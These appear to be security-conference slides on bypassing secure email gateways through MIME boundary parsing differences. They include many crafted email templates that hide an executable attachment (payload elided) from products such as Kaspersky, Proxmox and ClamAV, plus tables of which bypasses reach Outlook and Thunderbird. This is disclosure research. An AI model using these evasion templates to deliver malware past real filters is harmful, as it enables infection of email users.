

SEG Fault: When two email parsers disagree

Danilov Artem

Banking System Security Research Department, Positive
Technologies


01



About me




Artem Danilov



25+ CVEs

20+ SEG bypass methods found



Researching security with passion

02

Essentials



Email Message Structure

```
Subject: Hello, world!
From: alice@example.com
To: bob@example.com
Content-Type: multipart/mixed; boundary="X"

--X
Content-Type: text/html;
Content-Transfer-Encoding: 7bit

Hello world!
--X--
```

RFC 2822 / RFC 5322

Message Structure



Header Section

```
From: attacker@example.com
To: victim@example.com
Subject: Hello world!
Content-Type: multipart/mixed; boundary=
"boundary_string"
```

(Optional More Fields)

<blank line>

Body Section

```
<preamble>
--boundary_string
Content-Type: text/html;
Content-Transfer-Encoding: 7bit

Hello world!
--boundary_string
Content-Type: application/octet-stream;
Content-Disposition: attachment;
filename="calc.exe"
Content-Transfer-Encoding: base64

...SOME DATA...
--boundary_string--
<epilogue>
```

Legend

 MIME Data (RFC 2045-2047)

Impact?

Impact?

Secure Email Gateway

```
Subject: Hello, world!
From: attacker@example.com
To: victim@example.com
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="X"
```

```
--X
Content-Type: text/html;
Content-Transfer-Encoding: 7bit
```

Hello, world message!

```
--X
Content-Type: application/octet-stream;
Content-Disposition: attachment; filename="data.exe"
Content-Transfer-Encoding: base64
```

... PAYLOAD ...

```
--X--
```



Objective

e

```
Subject: Important message!
From: attacker@example.com
To: victim@example.com
Content-Type: multipart/mixed; boundary="X"
Content-Type: multipart/mixed; boundary="Y"

--X
Content-Type: text/html;
Content-Transfer-Encoding: 7bit

Hello, world message!
--X--
--Y
Content-Type: application/octet-stream;
Content-Disposition: attachment;
filename="virus.exe"
Content-Transfer-Encoding: base64

... PAYLOAD ...
--Y--
```

```
Subject: Important message!
From: attacker@example.com
To: victim@example.com
Content-Type: multipart/mixed; boundary="X"
Content-Type: multipart/mixed; boundary="Y"

--X
Content-Type: text/html;
Content-Transfer-Encoding: 7bit

Hello, world message!
--X--
```

```
Subject: Important message!
From: attacker@example.com
To: victim@example.com
Content-Type: multipart/mixed; boundary="X"
Content-Type: multipart/mixed; boundary="Y"

--Y
Content-Type: application/octet-stream;
Content-Disposition: attachment;
filename="virus.exe"
Content-Transfer-Encoding: base64

... PAYLOAD ...
--Y--
```

- What SEG will see
- What the end application will see

SEG Integration


Before-queue filter (SMTP proxy)

- + Universality
- + Ease of implementation
- + Scalability
- Additional hop required to transmit the message
- According to the test results, the approach is more susceptible to smtp-desync

Milter (Mail Filter)

- + Efficiency
- + Fault tolerance
- + According to the test results, less susceptible to smtp desynchronization
- More complex configuration
- MTA must support milter operation

Stand



03

Bypass Techniques

Bracket in boundary

```
Subject: Bracket in boundary
From: attacker@example.com
To: victim@example.com
Content-Type: multipart/mixed; boundary=X(

--X(
Content-Type: text/html;
Content-Transfer-Encoding: 7bit

<h1>Hello, world!</h1>
--X(--
--X
Content-Type: text/plain;
Content-Disposition: attachment; filename="virus.exe"
Content-Transfer-Encoding: base64

... PAYLOAD ...
--X--
```

RFC 822:
comment = "(" *(ctext / quoted-pair / comment)
")"

Bracket in boundary

Test cases:

1. **Content-Type:** multipart/mixed; boundary=X($\Rightarrow$ X || X(
2. **Content-Type:** multipart/mixed; boundary=()X $\Rightarrow$ X || X()
3. **Content-Type:** multipart/mixed; boundary=X()X $\Rightarrow$ X || X()X || XX
4. **Content-Type:** multipart/mixed; boundary()**=**X $\Rightarrow$ Is it boundary or not ?
5. **Content-Type:** multipart/mixed; boun()**=**dary=X $\Rightarrow$ Is it boundary or not ?

RFC 822:
comment = "(" *(ctext / quoted-pair / comment)
")"

Multiple Content-Type headers

```
Subject: Multiple Content-Type headers
From: attacker@example.com
To: victim@example.com
Content-Type: multipart/mixed; boundary=X
Content-Type: multipart/mixed; boundary=Y
```

```
--X
Content-Type: text/plain;
Content-Disposition: attachment; filename="test1.txt"
Content-Transfer-Encoding: 7bit
```

```
Test1
--X--
--Y
Content-Type: text/plain;
Content-Disposition: attachment; filename="virus.exe"
Content-Transfer-Encoding: base64
```

```
... PAYLOAD ...
--Y--
```

RFC:
The RFC does not specify which boundary to use

Multiple Boundaries

```
Subject: Multiple boundaries
From: attacker@example.com
To: victim@example.com
Content-Type: multipart/mixed; boundary="X"; boundary="Y"
```

```
--X
Content-Type: text/plain;
Content-Disposition: attachment; filename="test1.txt"
Content-Transfer-Encoding: 7bit
```

```
Test1
--X--
--Y
Content-Type: text/plain;
Content-Disposition: attachment; filename="virus.exe"
Content-Transfer-Encoding: base64
```

```
... PAYLOAD ...
--Y--
```

RFC:
The RFC does not specify which boundary to use

No opening quote on boundary declare

Subject: No opening quote
From: attacker@example.com
To: victim@example.com
Content-Type: multipart/mixed; boundary=X"

```
--X"  
Content-Type: text/plain;  
Content-Disposition: attachment; filename="test1.txt"  
Content-Transfer-Encoding: 7bit
```

Test1

```
--X"--
```

```
--X  
Content-Type: text/plain;  
Content-Disposition: attachment; filename="virus.exe"  
Content-Transfer-Encoding: 7bit
```

... PAYLOAD ...

```
--X--
```

RFC:

The RFC does not specify how to parse message in this case

No closing quote on boundary declare

Subject: No closing quote
From: attacker@example.com
To: victim@example.com
Content-Type: multipart/mixed; boundary=X"X

```
--X"X  
Content-Type: text/plain;  
Content-Disposition: attachment; filename="test1.txt"  
Content-Transfer-Encoding: 7bit
```

Test1

```
--X"X--  
--X  
Content-Type: text/plain;  
Content-Disposition: attachment; filename="virus.exe"  
Content-Transfer-Encoding: 7bit
```

... PAYLOAD ...

```
--X--
```

Other quotes staff

Content-Type: multipart/mixed; **boundary='X'** $\Rightarrow$ In some libraries equals "X"

Content-Type: multipart/mixed; **boundary=<X>** $\Rightarrow$ In python standard email package equals "X"

Content-Type: multipart/mixed; **boundary="X"Y"** $\Rightarrow$ X || XY || Y

Content-Type: multipart/mixed; **boundary="X\"** $\Rightarrow$

What operation first – unescaped or expand quotation marks?

Other quotes staff

```
Subject: Quotes experiments
From: attacker@admin.com
To: victim@admin.com
Content-Type: multipart/mixed; boundary=X"Y

--X"Y
Content-Type: text/plain; charset="us-ascii"
Content-Disposition: attachment; filename="Thunderbird.txt"

Hello, world!
--X"Y--
--Y
Content-Type: text/plain; charset="us-ascii"
Content-Disposition: attachment; filename="Outlook.txt"



Hello, world!
--Y--
--XY
Content-Type: text/plain; charset="us-ascii"
Content-Disposition: attachment; filename="New_Outlook.txt"

Hello, world!
--XY--
--X
Content-Type: text/plain; charset="us-ascii"
Content-Disposition: attachment; filename="SEG.txt"


Hello, world!
--X--
```



Other quotes staff



Other quotes staff



Backslash in boundary

Content-Type: multipart/mixed; **boundary=X\'** $\Rightarrow$ --X || --X' || --X\'

Content-Type: multipart/mixed; **boundary="X\'"** $\Rightarrow$ --X || --X' || --X\'

Content-Type: multipart/mixed; **boundary=\X** $\Rightarrow$ --X || --\X

Content-Type: multipart/mixed; **boundary="X\"** $\Rightarrow$ --X || --X\ || --X"

Content-Type: multipart/mixed; **boundary=X\[0x0d]** $\Rightarrow$ --X || --X\ || --X\[0x0d]

Space-like symbols as boundary

Content-Type: multipart/mixed; **boundary="**[0x0b]**"** $\Rightarrow$ --[0x0b] || --[0x20]

Content-Type: multipart/mixed; **boundary=**[0x0b]**"** $\Rightarrow$ --[0x0b] || --[0x20] OR --

Content-Type: multipart/mixed; **boundary="**[0x0c]**"** $\Rightarrow$ --[0x0c] || --[0x20]

Content-Type: multipart/mixed; **boundary=**[0x0c]**"** $\Rightarrow$ --[0x0c] || --[0x20] OR --

Whitespace and non-printable characters replaced with numeric codes

Different params delimiters

Content-Type: multipart/mixed; **boundary="X" boundary="Y"**

Content-Type: multipart/mixed; **boundary="X"= boundary="Y"**

Content-Type: multipart/mixed; **boundary="X": boundary="Y"**

Content-Type: multipart/mixed; **boundary="X" [CRLF] [SP] boundary="Y"** (multiline)

[CRLF] – 0x0d 0x0a bytes; [SP] – 0x20 byte

Space-like or unprintable symbols between boundaries

Content-Type: multipart/mixed; boundary="X"; [0x0b-0x0c]boundary="Y"

Content-Type: multipart/mixed; boundary="X"; [0x1c-0x1f]boundary="Y"

Whitespace and non-printable characters replaced with numeric codes

Unprintable bytes in boundary

Content-Type: multipart/mixed; **boundary="X[0x1c-0x1f]"** $\Rightarrow$ --X || --X[0x1c-0x1f]

Content-Type: multipart/mixed; **boundary=X[0x1c-0x1f]** $\Rightarrow$ --X || --X[0x1c-0x1f]

Whitespace and non-printable characters replaced with numeric codes

CR [0x0d] byte in boundary

Content-Type: multipart/mixed; **boundary=X[0x0d][0x0d]**

Content-Type: multipart/mixed; **boundary="X[0x0d]"**

Whitespace and non-printable characters replaced with numeric codes

Dots in front of headers

`.Content-Type: multipart/mixed; boundary=X`

`..Content-Type: multipart/mixed; boundary=X`

⇒

`Content-Type: multipart/mixed; boundary=X`

RFC 5321:

Before sending a line of mail text, the SMTP client checks the first character of the line. If it is a period*, one additional period is inserted at the beginning of the line.

*period = dot

Space-like symbols in headers

`[0x0b-0x0d]Content-Type: multipart/mixed; boundary=X`

`Content-Type[0x0b-0x0d]: multipart/mixed; boundary=X`

`Content-Type[0x20]: multipart/mixed; boundary=X`

⇒

`Content-Type: multipart/mixed; boundary=X`

Whitespace and non-printable characters replaced with numeric codes

Multiline headers

Custom-Header: value

[0x08-0x0d, 0x20]Content-Type: multipart/mixed; boundary=X

⇒

Content-Type: multipart/mixed; boundary=X

Whitespace and non-printable characters replaced with numeric codes

NULL byte

Content-Type: multipart/mixed; boundary=X[0x00]X

⇒ --X || --X[0x20]X || --XX || --X[0x00]X

//

[0x00]--X ⇒ ???

//

--X[0x00] ⇒ ???

Whitespace and non-printable characters replaced with numeric codes

Colon before header name

:Content-Type: multipart/mixed; boundary=X

⇒

Content-Type: multipart/mixed; boundary=X

Comment in Header name

`Content-Type(comment): multipart/mixed; boundary=X`

`(comment)Content-Type: multipart/mixed; boundary=X`

⇒

`Content-Type: multipart/mixed; boundary=X`

RFC 2231

1. **Content-Type:** multipart/mixed; boundary*=Hello%20world
⇒ Hello%20world || Hello world
2. **Content-Type:** multipart/mixed; boundary*0=X; boundary*0=Y
⇒ X || Y || XY
3. **Content-Type:** multipart/mixed; boundary*0=X; boundary*01=Y
⇒ X || Y || XY
4. **Content-Type:** multipart/mixed; boundary*0=X; boundary*9999999=Y
⇒ X || Y || XY

RFC 2231

5. **Content-Type:** multipart/mixed; boundary*0=X; boundary=Y

⇒ X || Y || XY

6. **Content-Type:** multipart/mixed; boundary*0*=X; boundary*0=Y

⇒ X || Y || XY

7. **Content-Type:** multipart/mixed; boundary*0*=UTF-8''X%20Y

⇒ X Y || X || UTF-8''X%20Y

RFC 2047

1. **Content-Type:** multipart/mixed; boundary==?US-ASCII?Q?HELLO_WORLD?=
⇒ HELLO_WORLD || HELLO WORLD || =?US-ASCII?Q?HELLO_WORLD?=
2. **Content-Type:** multipart/mixed; boundary==?US-ASCII?B?enhj?=
⇒ zxc || =?US-ASCII?B?enhj?=
3. **Content-Type:** multipart/mixed; boundary==?US-ASCII?B?enhj-?=
⇒ zxc- || =?US-ASCII?B?enhj-?=
4. **Content-Type:** multipart/mixed; boundary==?US-ASCII?Q?a?= =?US-ASCII?Q?b?=
⇒ a b || ab || a || =?US-ASCII?Q?a?= || =?US-ASCII?Q?a?= =?US-ASCII?Q?b?=

RFC 2047

5. **Content-Type:** multipart/mixed; boundary==?US-ASCII?Q?HELLO=20WORLD?=
⇒ HELLO_WORLD || HELLO WORLD || =?US-ASCII?Q?HELLO=20WORLD?=
6. **Content-Type:** multipart/mixed; boundary==?US-ASCII?Q?HELLO=00WORLD?=
⇒ HELLO || HELLO=WORLD || HELLOWORLD || =?US-ASCII?Q?HELLO=00WORLD?=

RFC 2047 in quotes

Content-Type: multipart/mixed; boundary="=?US-ASCII?Q?HELLO_WORLD?="

⇒ HELLO_WORLD || HELLO WORLD || =?US-ASCII?Q?HELLO_WORLD?="

Boundary declaration in a different header

```
Subject: Wrong header
From: attacker@example.com
To: victim@example.com
Content-Disposition: attachment; boundary="X"
Content-Type: multipart/mixed; boundary="Y"

--X
Content-Type: text/plain;

Hello, world!
--X--
--Y
Content-Type: text/plain;
Content-Disposition: attachment; filename="virus.exe"
Content-Transfer-Encoding: base64

... PAYLOAD ...
--Y--
```

Where is the problem?

```
ptr = "multipart/mixed; boundary="X"; boundary="Y"
```

```
while (strtok(ptr, ";") ≠ NULL) {  
    argCnt++;  
    if (haveTooManyMIMEArguments(argCnt, ctx, heuristicFound)) {  
        break;  
    }  
    messageAddArguments(message, buf);  
    // All text constructions like arg=val called Arguments  
    // Example: filename="test.txt" or boundary="ZXC"  
}
```

Answer: Semicolon in boundary

Content-Type: multipart/mixed; boundary="X;"

04

Results



SEG Products / User Apps



Kaspersky
Secure Mail Gateway



Thunderbird

CENSORED

CENSORED

XPROXMOX



Outlook



Kaspersky Secure Email Gateway



Kaspersky
Secure Mail Gateway



	Outlook	New Outlook	Mozilla Thunderbird
Bracket in boundary	✗		
Multiple CT headers	✗	✗	
Multiple boundaries	✗	✗	
No opening quotation marks	✗	✗	
No closing quotation marks	✗	✗	✗
Backslash in boundary	✗	✗	✗
Unprintable bytes in boundary	✗		✗
CR [0x0d] symbol in boundary	✗	✗	✗
Dots in front of headers*	✗	✗	✗
Space-like symbols in boundary*	✗	✗	✗
NULL bytes	✗		✗
Colon before header name*	✗	✗	✗
Comment in header name	✗	✗	✗
RFC 2231	✗	✗	✗
RFC 2047	✗	✗	✗



- ability to transfer a malicious file



- violation of custom filters

* The custom filter was configured to detect and block executable files

*The extra bytes are deleted by SEG, "repairing" the original message.

Proxmox Mail Gateway

	Outlook	New Outlook	Mozilla Thunderbird
			
Multiple Content-Type Headers			
Multiple boundaries			
Censored (Not fixed)			
Backslash in boundary			
Censored (Not fixed)			
Unprintable bytes in boundary			
Censored (Not fixed)			

-  - ability to transfer a malicious file
-  - ability to transfer an executable file

(violation of custom filters)

ClamAV + ClamAV-milter



	Outlook	New outlook	Mozilla Thunderbird
Multiple CT headers			
Multiple boundaries			
Other quotes staff			
Backslash in boundary			
Space-like symbols in boundary			
Different params delimiters			
Comment in header name			
RFC 2231			
RFC 2047			
Boundary declaration in other header			
Semicolon in boundary			

- ability to transfer a malicious file
 - ability to transfer an executable file

(violation of custom filters)

Some vendors refused the disclose



Disclosure refused

CENSORED



	Outlook	New Outlook	Mozilla Thunderbird
Bracket in boundary			
Multiple CT header			
Multiple boundaries			
No opening quotation marks			
No closing quotation marks			
Other quotes staff			
Space-like symbols in boundary			
Unprintable bytes in boundary			
CR [0x0d] byte in boundary			
NULL byte			
RFC 2231			
RFC 2047			

- ability to transfer a malicious file
- ability to transfer an executable file

(violation of custom filters)

All-in-one product

CENSORED



	Censored
Comment in boundary	
Multiple CT headers	
Other quotes staff	
Backslash in boundary	
Unprintable bytes in boundary	
RFC 2231	



- ability to transfer a malicious file




- ability to transfer an executable file

(violation of custom filters)

4.1.7 Detection bypass attacks SHOULD NOT be determined to be Vulnerabilities unless, for example, a Product explicitly claims to detect a specific pattern and fails to do so.

CVE Numbering Authority (CNA) Operational Rules



Slides

Q&A